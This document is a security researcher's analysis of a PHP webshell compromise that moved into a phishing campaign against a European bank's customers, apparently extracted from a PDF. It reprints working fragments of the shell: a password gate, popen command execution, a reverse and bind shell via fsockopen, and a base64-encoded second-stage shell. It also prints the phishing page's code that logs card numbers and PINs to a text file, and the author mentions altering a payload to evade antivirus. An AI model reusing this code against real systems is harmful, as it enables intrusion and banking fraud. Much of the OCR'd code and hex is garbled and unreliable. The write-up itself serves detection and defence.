WEBSHELL TO PHISHING UDURRANI

SUMMARY:

- Attacker uploads the master webShell
- Attacker sets a password [sha1(md5(password))]
- Attacker is able to load multiple modules including:


{"explorer", "terminal", "eval", "convert", "database", "info", "mail", "network",

"processes"}. This means, attacker is able to execute, upload, download, email, get system information etc via webShell.

- Attacker steals user data
- Attacker launches another stage and initiates a phishing campaign.
- Phishing campaign is against a bank in Europe.
- Attacker sends out phishing email(s)
- Innocent users punches in all the information into a legit looking page
- Attacker steals the data.

Master webshell is the key payload here, that provides all the tools to steal data and upload new files used for phishing. With the master shell, attacker is not only able to steal corporate user information but start a phishing campaign on the victims domain.

Let's draw this out




So a successful webshell attack is converted to a phishing campaign, where target is a bank in Europe.



Let's get technical

The first landing page (webshell) looks like the following:



It's just a form, where attacker provides his / her password to detonate the rest of the page. Password is provided as **SHA1**(**MD5**(**PASSWORD**)). PHP code is heavily compresses and obfuscated.

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Script follows the following sequence in php for de-obfuscation.

gzuncompress(base64_decode(\$OBFUSCATED_SCRIPT))

Let's look at the password form.

if(!function_exists('auth')){ function auth(){ if(isset(\$GLOBALS['pass']) && (trim(\$GLOBALS['pass'])!='')){ \$c = \$_COOKIE; \$p = \$_POST; if(isset(\$p['pass'])){ \$your_pass = shal(md5(\$p['pass'])); if(\$your_pass==\$GLOBALS['pass']){ setcookie("pass", \$your_ _pass, time()+36000, "/"); header("Location: ".get_self()); } } if(!isset(\$c['pass']) || ((isset(\$c['pass'])&&(\$c['pass'])] OBALS['pass']))){ \$res = "<!doctype html> <html> <head> <meta charset='utf=8'> <meta name='robots' content='noindex, nofollow , noarchive'> <meta name='riewport' content='width=device=width, initial=scale=1.0, maximum=scale=1.0, user=scalable=n0, user= scalable=0'> </head> <body style='background:#f8f8f8;color:#000000;padding:0;margin:0;'>br><center><noscript>You need to e nable javascript</noscript</center> <script type='text/javascript'> var d = document; d.write(\"
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t'>center><input type='password' id='pass' name='pass' style='font=si28px;width:34%;outline:none;text-align:center;background:#ffffff;padding:0;margin:0;'>center><form>
und:#ffffff;padding:0;margin:0;'>center><form>
t'>.focus(); d.getElementById('pass').setAttribute('autocomplete', 'off'); </script> </br/>hody></html> "; echo \$res; die(); } }

Once attacker provides the correct password, the following is shown:

Exploren	r Terminal Eval	Convert	Database	Info	Mail	Network	Processes					
Time @ Linux l PHP 5.6		09:09:30 3.17.4-301.1	c21.x86_64 #	≇1 SMP Thu			TC 2014 x86_64					
						name			size	owner	perms	modified
0	[+]								DIR	root:root	drwxr-xr-x	04-Jun-2018 17:01:20
0	[]							action	DIR	root:root	drwxr-xr-x	12-Jun-2018 09:09:21
0	[Files]							action		root:root	drwxr-xr-x	

In code, following modules will be loaded:

\$GLOBALS['module_to_load'] = array("**explorer**", "terminal", "eval", "convert", "database", "info", "mail", "network", "processes");

This landing page can do multiple things:

- Provide access to all the folders
- Provide access to the terminal / CMD prompt to run any command
- Eval to run any interpreter like perl / python
- Connect to database(s)
- Get system information
- Send out emails
- Initiate a reverse shell, bind shell and a packet crafter

Let's look at some of those modules in action.

Execution Flow:

Terminal is one of the modules. This module provides the execution flow for the web shell. This means that the attacker can execute any command on Linux, Unix or Windows OS. Please **NOTE**: Attacker can run everything remotely. The beauty of a web-shell is that the attacker is virtually present on your corporate network.

Explorer	Terminal	Eval	Convert	Database	Info	Mail	Network	Processes
Time @ Ser	rver : 12, Jun alhost.localo	n 2018 10	35:07	P : 172.16.1 c21.x86_64 #		ı Nov 27	19:09:10 UT	TC 2014 x86_64
/var/www/o root /var/www/	cgi-bin/>who	ami	Jer	min	al	k	like	result

This is a very critical stage of the attack. If execution flow is stopped or prevented, it becomes very difficult for an attacker to move forward. Attacker maybe able to upload other shells but without the execution flow it's not easy to carry on with the attack. Please pay very close attention to the processes that your webServer application spawns e.g. IIS, Tomcat, Apache etc.


Execution in this case is very simple. Attacker uses POPEN() in read mode to run any command, keeps the result in the buffer and read 2096 bytes at a time. The result is eventually dumped in the attacker's browser. POPEN is just like FOPEN, both C functions. The difference is: FOPEN will read, write to a file. On the other hand, POPEN will save the results in the memory. Let's look at the attacker PHP code.

\$foo = @popen(\$code, 'r');
 // \$code = the command to execute, 'r' = read mode
fread(\$foo, 2096); // Read 2096 bytes from handle '\$foo'

Can you follow the execution flow??? In the following text, **PID** is shown in red and **PPID** is shown in green.

Until END OF FILE is reached, keep reading 1024 bytes from the handle '\$f' Now \$out will point to the result in memory.

(I am hoping you understand PID && PPID)



- IIS Server spans CMD.exe
- CMD.exe spawns tcpdump or any other command.

This implies IIS Server is the parent and executing all the system calls. That's why it's very important to understand this execution flow.

Binding and Reversing:

Attacker can bind a shell or initiate a reverse shell to a C2 server. Once reverse shell is established, things become very dynamic in nature. This means attacker can change the flow very easily and execute multiple things.

At code level attacker is simply using sock() functionality.

fsockopen(\$packetHost, \$packetPort, \$errNo, \$errStr, \$packetTimeout)

Later it's just using read and write via same socket handle.

fwrite(\$sock, \$packetContent."\r\n\r\n\x00");

	Bind Shell
Server IP	172.16.177.141:8880
Port	13123
php \$	run
Press ' run ' button a	and run ' nc server_ip port ' on your computer
	and fun in server_cp port on your computer
	and run inciserver_tp port on your computer
	and run in server_tp port on your computer Reverse Shell
Target IP	
Target IP	Reverse Shell
	Reverse Shell 172.16.177.1

Processes:

Attacker can look at the process stack, kill or initiate any process

0	action	user	pid	%сри	%mem	vsz	rss	tty	stat	start	time	command
0	kill	root	1	0.0	0.1	122688	6944	?	Ss	Jun11	0:07	/usr/lib/systemd/systemdswitched-rootsystemdeserialize 20
0	kill	root	2	0.0	0.0	Θ	Θ	?	S	Jun11	0:00	[kthreadd]
0	kill	root	3	0.0	0.0	Θ	0	?	s	Jun11	0:33	[ksoftirqd/0]
0	kill	root	5	0.0	0.0	Θ	Θ	?	S<	Jun11	0:00	[kworker/0:0H]
0	kill	root	7	0.0	0.0	Θ	Θ	?	s	Jun11	0:20	[rcu_sched]
0	kill	root	8	0.0	0.0	Θ	Θ	?	S	Jun11	0:16	[rcuos/0]
0	kill	root	9	0.0	0.0	0	Θ	?	S	Jun11	0:03	[rcuos/1]
0	kill	root	10	0.0	0.0	Θ	Θ	?	s	Jun11	0:00	[rcuos/2]
0	kill	root	11	0.0	0.0	Θ	Θ	?	s	Jun11	0:00	[rcuos/3]
0	kill	root	12	0.0	0.0	Θ	Θ	?	s	Jun11	0:00	[rcuos/4]
0	kill	root	13	0.0	0.0	Θ	Θ	?	s	Jun11	0:00	[rcuos/5]
0	kill	root	14	0.0	0.0	Θ	0	?	s	Jun11	0:00	[rcuos/6]
0	kill	root	15	0.0	0.0	0	0	?	s	Jun11	0:00	[rcuos/7]
0	kill	root	16	0.0	0.0	0	0	?	s	Jun11	0:00	[rcuos/8]
0	kill	root	17	0.0	0.0	0	0	?	s	Jun11	0:00	[rcuos/9]

Once again, at code level it's very straight forward.

For windows run tasklist /V /FO csv, for linux run ps aux and convert the result in proper html format.

SystemInformation:

System information is just a click away.

	Server Info									
	CPU Info									
	Memory Info									
	Pi	artitions Info								
major minor #blocks										
11	0	1437696	srθ							
8	0	15728640	sda							
8	1	512000	sda1							
8	2	15215616	sda2							
253	θ	1572864	dm-0							
253	1	13598720	dm-1							

Scripting:

Attacker can test different interpreters and scripting engines as well.

	Eval
print "hello"	
i i	
Options/Switches	
Arguments	
Г Г	
perl 🗘 run	
I Using dir : /var/www/cgi-bin/ (writable)	
Temporary file : perl621b88db (ok)	
Setting permissions : 0755 (ok)	
Execute : perl perl621b88db	
Deleting temporary file : perl621b88db (ok)	
hello	

We don't have to get into all the modules but at some point the attacker drops another webShell. This shell is basically double base64 encoded. Here is how it looks like on the wire.

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64	45	78	54	4D	48	52	4D	55	54	42	4C	59	7A	4E	57	dExTMHRMUTBLYzNW
61	55	6C	46	56	6A	52	61	56	30	34	78	5A	45	64	57	aUlFVjRaV04xZEdW
52	47	49	79	4D	58	52	5A	56	7A	56	72	52	46	46	77	RGIyMXRZVzVrRFFw
4E	30	52	52	62	30	70	68		31		76	53	6B	5A		N0RRb0phV1lvSkZK
4D	57	4A	72	54	6E	5A			7A	46	6F	59	6D	31	52	MWJrTnZiVzFoYm1R
5A	31	42	59	4E	47	64	69		7A				45	68	4E	Z1BYNGdiUzllWEhN
63	56	6B	79	55			6A		58	4E	76	54	47	6C	7A	cVkyUmNjeXNvTGlz
63	45	78	35	61		64			55	4A	77	5A	45	4E	43	cEx5a2dJeUJwZENC
63	47	4E	35	51	6D	68	4A		30	35	76	57	56	63	31	cGN5QmhJR05vWVc1
62	6C	70	54	51	6D	74			45	6C		57	54	49	35	blpTQmthWElnWTI5
64	47	4A		52						42		_	31			dGJXRnVaQTBLQ1hz
54	6B	4E	6E	61	30	70	4A		55	49	7A	57		4E	43	TkNna0pJeUIzWlNC
61	6D	46	48	52		56	61		6C	56	6E	5A	45	64		amFHRnVaMlVnZEdo
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Let's decode this 2nd stage very quickly.

[\$code = 'PD8gIGlmICgkZGlyID09ICcnKXsgJGRpciA9IGdldGN3ZCgp0yB9IGlmICgkX1BPU1RbJ2NvbW1hbmQnXSAhPSAnJyl7ICRleGVjX3R5cGU9JF9QT INUWydleGVjdXRLX3R5cGUnXTsgJGNvbT0KX1BPU1RbJ2NvbWlhbmQnXTsgZWNobyAkY29t0yBpZiAoaXNzZXQoJGV4ZWNfdHlwZSkpIHsgaWYgKCRLeGVjX3R5c GU9PSIxIikgeyBlY2hvIHNoZWxsX2V4ZWMoJGNvbSk7IH0gZWxzZWlmKCRleGVjX3R5cGU9PSIyIikgeyBlY2hvIHN5c3RlbSgkY29tKTsgIH0gZWxzZWlmICgkZ XhlY190eXBLPT0iMyIpIHsqcGFzc3RocnUoJGNvbSk7IH0gZWxzZWlmICqkZXhlY190eXBlPT0iNCIpIHsqaWYqKGZ1bmN0aW9uX2V4aXN0cyhzaGVsbF9leGVjK SkgeyBlY2hvIHNoZWxsX2V4ZWMoJGNvbSk7IH0gZWxzZWlmIChmdW5jdGlvbl9leGlzdHMoc3lzdGVtKSkgeyBlY2hvIHN5c3RlbSgkY29tKTsgfSBlbHNlaWYgK GZĨbmN0aW9uX2V4aXN0cyhwYXNzdGhydSkpIHsgZWNobyBwYXNzdGhydSgkY29tKTsgfSBlbHNlIHsgZWNobyAiWy1dSSBjYW4gbm90IEV4ZWNĨdGUgYW55IGNvb W1hbmQiOyB9ICAgICB9IH0gIH0gaWYgKCFLbXBØeSAoJF9GSUxFU1snZ2F6YVVQJ10pKSB7ICAgICBtb3ZlX3VwbG9hZGVKX2ZpbGUoJF9GSUxFU1snZ2F6YVVQJ 11bJ3RtcF9uYW1lJ10sJGRpci4nLycuJF9GSUxFU1snZ2F6YVVQJ11bJ25hbWUnXSk7ICAgICAkZ2F6YV90ZXh0ID0gIjxiPlVwbG9hZGVkIFN1Y2Nlc3NmdWxse TwvYj48YnI+ZmlsZSBuYWIIIDogIi4kX0ZJTEVTWydnYXphVVanXYsnoNf7330hTh387nI+ZmlsZSBzaXplIDogIi4kX0ZJTEVTWydnYXphVVAnXVsnc2l6ZSddL iI8YnI+ZmlsZSB0eXBlIDogIi4kX0ZJTEVTWydnYXphVVAnXVEndXVvZgodZiIZyNJ+LjsgfSBlY2hvJzwhLS0gRXhlY3V0ZSAuL3RrbC0tPiAJCTxmb3JtIGlld GhvZD1QT1NUID4JCQk8cD4gCQkJPGlucHV0IHR5cGU9InRleHQiIG5hbWU9ImNvbW1hbmQiIC8+IAkJCTxzZWxlY3QgbmFtZT0iZXhlY3V0ZV90eXBlIj4gCQkJC TxvcHRpb24gdmFsdWU9ND5BdXRvIFNlbGVjdDwvb3B0aW9uPiAJCQkJPG9wdGlvbiB2YWx1ZT0xPnNoZWxsIGV4ZWM8L29wdGlvbj4gCQkJCTxvcHRpb24gdmFsd WU9Mj5zeXN0ZW08L29wdGlvbj4gCQkJCTxvcHRpb24gdmFsdWU9Mz5wYXNzdGhydTwvb3B0aW9uPiAJCQkJCQkJCTwvc2VsZWN0PiAJCQk8aW5wdXQgdHlwZT0ic 3Vibwl01iB2YWx1ZT0iRXhlY3V0ZSIgLz4gCSAjCQk8L3A+IAkJPC9mb3JtPiA8IS0tIGVuZCBFeGVjdXRlIC4vdGtsLS0+JzsgZWNobyAiPCEtLXVwbG9hZCBma WxlIC4vdGtsLS0+IDxsZWZ0PiA8Zm9ybSBtZXRob2Q9J1BPU1QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPiA8aW5wdXQgdHlwZT0nZmlsZScgbmFtZ TØnZ2F6YVVQJyBzaXplPScyMycgPiA8aW5wdXQgdHlwZTØnc3VibWl0JyB2YWx1ZT0nVXBsb2FkJyBzaXplPSczNScgPiA8L2Zvcm0+IDwvbGVmdD4gPCEtLSBlbm0gdXBsb2FkIGZpbGUgLi90a2wtLT4i0yBlY2hvICRnYXphX3RleHQ7IGVjaG8gJzxjZW50ZXI+PGEgaHJlZj0iaHR0cDovL2dhemEtaGFja2VyLm5ldCIgdGFyZ 2VØPSJfYmxhbmsiPltHYXphIEhhQ0tlUiBUZWFtXTwvYT4gLSA8YSBocmVmPSJodHRw0i8vZ2F6YS1oYWNrZXIubmV0L2NjL21lbWJlci11XzIyMzYxLmh0bWwiI HRhcmdldD0iX2JsYW5rIj5bVEtMXTwvYT48L2NlbnRlcj4nOyAgPz4='; \$fp = fopen("gaza3-vb.php","w+"); fwrite(\$fp,base64_decode(\$code)) ; header("Location: gaza3-vb.php");]

[<? if (\$dir == ''){ \$dir = getcwd(); } if (\$_POST['command'] != ''){ \$exec_type=\$_POST['execute_type']; \$com=\$_POST['command']; echo \$com; if (isset(\$exec_type="3") { passthru(\$com); } elseif(\$exec_type=="3") { passthru(\$com); } elseif(\$exec_type=="3") { passthru(\$com); } elseif(\$exec_type=="4") { if (function_exists(shell_exec)) { echo system(\$com); } elseif (\$exec_type=="3") { passthru(\$com); } elseif (function_exists(shell_exec)) { echo pas sthru(\$com); } else { echo "[-]I can not Execute any command"; } } } } if (!empty (\$_FILES['gazaUP']]) { move_uploa ded_file(\$_FILES['gazaUP']['tmp_name'],\$dir.'/.\$_FILES['gazaUP']['name']); \$gaza_text = "<bubble Successfully</bsdoe Successfully</bsdo

Attackers, sometimes can have multiple payloads to bypass security products. This shell can do multiple things (just like the previous one) but is more cryptic in nature. It relies on POST request as opposed to GET. It can connect to database(s) as well. Here is a capture on wire.

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	ESS 172.16.177.131
PORT INFORMATION (61803, 8080)	
SEQUENCE INFORMATION (4228296919, 4161346578)	
<u> URG:</u> 0 ACK:1 PSH:1 RST:0 SYN:0 FIN:0	
(706)	
50 4F 53 54 20 2F 78 30 2E 70 68 70 20 48 54 54	POST /x0.php HTT
50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31 37 32	P/1.1Host: 172
2E 31 36 2E 31 37 37 2E 31 33 31 3A 38 30 38 30	.16.177.131:8080
0D 0A 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68	Accept: text/h
74 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F	tml,application/
78 68 74 6D 6C 2B 78 6D 6C 2C 61 70 70 6C 69 63	<pre>xhtml+xml,applic</pre>
61 74 69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 2C	ation/xml;q=0.9,
2A 2F 2A 3B 71 3D 30 2E 38 0D 0A 41 63 63 65 70	*/*;q=0.8Accep
74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70	t-Encoding: gzip
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74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75	t-Language: en-u
73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A	sContent-Type:
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77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64	ww-form-urlencod
65 64 0D 0A 4F 72 69 67 69 6E 3A 20 68 74 74 70	edOrigin: http
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31 3A 38 30 38 30 0D 0A 55 73 65 72 2D 41 67 65	1:8080User-Age
6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20	nt: Mozilla/5.0
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	RESS 172.16.177.131
PORT INFORMATION (61803, 8080)	RE33 1/2.10.1//.131
SEQUENCE INFORMATION (4228297559, 4161346578)	
SEQUENCE INFORMATION (422023/555, 41015405/0)	
URG:0 ACK:1 PSH:1 RST:0 SYN:0 FIN:0	
68 6F 73 74 5F 6E 61 6D 65 3D 6C 6F 63 61 6C 68	host_name=localh
6F 73 74 26 75 73 65 72 5F 6E 61 6D 65 3D 66 6F	ost&user_name=fo
6F 26 75 73 65 72 5F 70 61 73 73 3D 58 58 58 58	o&user_pass=XXXX
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70 61 73 73 77 64 26 66 75 6E 63 74 69 6F 6E 5F	passwd&function
74 6B 6C 3D 6D 79 73 71 6C 31	tkl=mysql1
14 0D 0C DD 0D 19 15 11 0C DI	

Since curl is well integrated within PHP, its used heavily in this situation.

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case "curl":
$tkl_cu =
curl_init("file:///".$pwd."\x00/../../../../../../../../../.._FILE__);
curl_exec($tkl_cu);
htmlspecialchars(var_dump(curl_exec($tkl_cu)));
break;
case "posix_getpwuid":
```

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ЗA	20	50	48	50	53	45	53	53	49	44	3D	65	34	72	64	: PHPSESSID=e4rd
6B	64	67	75	70	32	65	69	6C	38	66	36	36	62	38	38	kdgup2eil8f66b88
34	71	37	39	6B	34	3B	20	63	77	64	3D	25	32	46	76	4q79k4; cwd=%2Fv
61	72	25	32	46	77	77	77	25	32	46	63	67	69	2D	62	ar%2Fwww%2Fcgi-b
69	6E	25	32	46	3B	20	70	61	73	73	3D	30	66	38	36	in%2F; pass=0f86
39	36	33	32	64	65	64	66	30	37	33	63	62	30	35	38	9632dedf073cb058
37	65	38	64	66	61	34	33	65	63	39	34	63	38	37	32	7e8dfa43ec94c872
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0A	52	65		65	72			ЗA			74	74	70	ЗA	2F	.Referer: http:/
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38	30	38	30	2F	65	32	66	37	62	63	35	64	35	62	63	8080/e2f7bc5d5bc

Shell can go through the directory structure and change permissions.

<pre>global \$delim, \$win; if (\$d = @opendir(\$directory)) { while ((\$filename = @readdir(\$d)) !== false) { \$path = \$directory . \$filename; if (\$stat = @latat(\$path)) {</pre>	<pre>function permission_octal2string (\$mode) { if ((\$mode & 0xC000) === 0xC000) { \$type = 's'; } elseif ((\$mode & 0xA000) === 0xA000) { \$type = 'l'; } elseif ((\$mode & 0x8000) === 0x8000) { \$type = '-; } elseif ((\$mode & 0x6000) === 0x6000) { \$type = 'b'; } elseif ((\$mode & 0x4000) === 0x4000) { \$type = 'd'; } elseif ((\$mode & 0x2000) === 0x2000) { \$type = 'c'; } elseif ((\$mode & 0x1000) === 0x1000) { } }</pre>
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At this stage, attacker wants to gather:

- User data
- Upload other payload(s) to:
 - Get user / admin credentials
- Steal useful information regarding workstations and servers

But the attacker didn't stop here.

WebShell To Phishing:

Spending enough time collecting data, attacker thought about changing the flow to a phishing campaign. And **why not**??? Attacker has an advantage of a well known, compromised domain. Webshell already has an email interface.

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Using the email module, attacker formulates an email and sends it to the victims (targeting

bank's clients)	What does the attacker do?? Downloads other PHP files to initiate a philbhing campaign.
Particulares	Empresas
 Número de usuario o tarjeta <u>Requisitos</u> DNI electrónico <u>Requisitos</u> Introduce el usuario o número de tarjeta de coordenadas y el PIN Tarjeta/usuario: 1 ✓ 2 PIN (contraseña): ¿Has olvidado o no funciona tu PIN? 	, Sabias que - 2
Limpiar Acceder	Te puede interesar Hipoteca Mari Carmen Menos hipoteca y más persona ¡Muy importante!

Once the user punches in the information, it's sent out via email.

URG:0 ACK:1 (530)	PSH:1 RST:0 SYN:0 FIN	1:0
	34 36 30 64 39 31 32 32 63	GET /ff460d9122c
33 65 35 31 66 35 61	65 36 33 61 36 38 33 38 35	3e51f5ae63a68385
32 62 34 38 61 30 31	38 65 65 33 35 35 66 37 30	2b48a018ee355f70
37 30 61 35 35 33 37	61 62 35 33 31 31 38 34 63	70a5537ab531184c
63 36 39 64 62 66 34	62 35 66 32 38 38 62 64 65	c69dbf4b5f288bde
62 38 39 36 64 39 32	35 30 61 35 62 32 64 33 66	b896d9250a5b2d3f
64 33 61 61 66 2F 46	69 6C 65 2E 70 68 70 20 48	d3aaf/File.php H
54 54 50 2F 31 2E 31	0D 0A 48 6F 73 74 3A 20 31	TTP/1.1Host: 1
37 32 2E 31 36 2E 31	37 37 2E 31 34 30 3A 38 30	72.16.177.140:80
38 30 0D 0A 55 70 67	72 61 64 65 2D 49 6E 73 65	80Upgrade-Inse
	71 75 65 73 74 73 3A 20 31	cure-Requests: 1
	74 3A 20 74 65 78 74 2F 68	Accept: text/h
74 6D 6C 2C 61 70 70		<pre>tml,application/</pre>
78 68 74 6D 6C 2B 78	6D 6C 2C 61 70 70 6C 69 63	xhtml+xml,applic
	6D 6C 3B 71 3D 30 2E 39 2C	ation/xml;q=0.9,
	2E 38 0D 0A 55 73 65 72 2D	*/*;q=0.8User-
41 67 65 6E 74 3A 20	4D 6F 7A 69 6C 6C 61 2F 35	Agent: Mozilla/5
	69 6E 74 6F 73 68 3B 20 49	.0 (Macintosh; I
	63 20 4F 53 20 58 20 31 30	ntel Mac OS X 10
5F 31 33 5F 34 29 20	41 70 70 6C 65 57 65 62 4B	_13_4) AppleWebK

Pins / passwords are stored in text files. One of the file is called **bella.txt**

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6C 2 65 7 44 5 65 2 73 6D 6 0D 0 20 4 2D 2 2D 2 20 2 20 2 61 7 5B 2 0D 0 49 4 25F 6 20D 2 5F 6 20D 2 5F 6 20D 2 3D 2 3D 2 25C 6 3D 2	F 0D F 02 2 22 2 3 2 3	68 6E 29 3D 65 73 6D 20 6E 20 6F 61 6D 28 22 6D 65 20 2D 5C	70 76 3B 20 61 65 3A 2D 22 22 20 72 65 63 2E 62 73 4D 2D 0D 6E	27 28 0D 22 2E 67 73 20 2D 3B 54 3A 64 73 6F 4 65 73 61 2D 0A 22	3B 222 0A 5C 3D 65 73 24 2D 0D 61 20 30 73 6E 5F 72 61 73 2D 24 3B	0D 52 0D 6E 20 61 20 61 72 20 31 61 74 50 27 67 74 2D 6D 0D	0A 45 0A 22 22 67 2D 46 22 70 22 4 50 55 65 20 65 0A	24 4D 24 3B 5C 3D 65 20 65 20 65 20 65 20 65 20 65 20 72 20 72 20 73 24	69 4F 6D 0E 20 20 20 20 20 20 20 20 20 20 20 20 20	70 54 65 0A 22 22 20 27 31 52 22 55 50 50 50 50 50 50 50 50 50 50 50 50	20 45 73 24 35 20 20 73 20 50 50 50 50 50 50 20 20 50 20 20 20 20 20 20 73 73 73 73 73 73 73 73 73 73 73 73 73	3D 5F 73 6D 0E 20 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D	20 41 65 0A 22 2D 67 73 53 22 20 67 73 53 22 29 93B 7C 2D 20 20 20 20 63 87 20 20 20 63 87 20 20 20 63 87 20 20 20 20 20 20 20 20 20 20 20 20 20	67 44 67 73 24 3B 7C 2D 65 75 4 3B 7C 2D 65 75 4 35 0 20 20 20 20 20 20 20 20 20 20 20 20 5 4 5 7 5 4 5 7 5 4 5 7 5 4 7 5 7 5 4 7 5 7 5	<pre><?include 'mai l.php';\$ip = g etenv("REMOTE_AD DR");\$messag e .= "\n";\$messag e .= "\n";\$message.= " IP : \$ip \n";\$message .= " IP : \$ip \n";\$message .= "POST ['card01']."\n"; .\$message .= " IN (contrase.a) : ".\$_POST['pin _number']."\n";\$message .= "\n";\$message e .= "\n";\$mess</td></pre>

Attacker creates a complex directory structure, where each .html file is associated with .php file

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Results are saved in a *.txt file


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$file = fopen("../bella.txt", 'a');
fwrite($file, $message);
$message .= "| IP : $ip ------ \n";
$message .= "Tarjeta/usuario : ".$_POST['card01']."\n";
$message .= "PIN (contraseña) : ".$_POST['pin_number']."\n";
$message .= "SMS : ".$_POST['sms']."\n";
$message .= "Teléfono móvil : ".$_POST['num']."\n";
$message .= "Confirmar móvil : ".$_POST['cnum']."\n";
$message .= "Número de código : ".$_POST['coord_number']."\n";
$message .= "] The Master Z------\n";
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Conclusion:

Webshells are every where, yet no one knows about them. Many folks that run a SOC, don't even know what webshells are. Webshells can go undetected for a very long time. Here is an example of a webshell that went undetected for more than a year.

http://udurrani.com/0fff/asx.pdf

Let me give you another example. The following, scary webshell was detected by a couple of AV's ONLY. I changed the payload and it was able to by-pass all of them.



It's very important to understand how webshell works and what to look for, when it comes to webshell(s). In my opinion, relying on signatures is not enough. Instead, go for the execution flow. When http / https traffic hits your NIC, it some how reaches the application that is responsible to process the payload. It's in form of buffers. In most cases webshell will try to execute a command e.g. DIR, CP, NETSH, NET, POWERSHELL, WSCRIPT etc. In Linux, commands could be different but idea remains the same. WebApplication will process the request and spawns the command(s). If this execution is understood, webshell could be detected / prevented at a very early stage.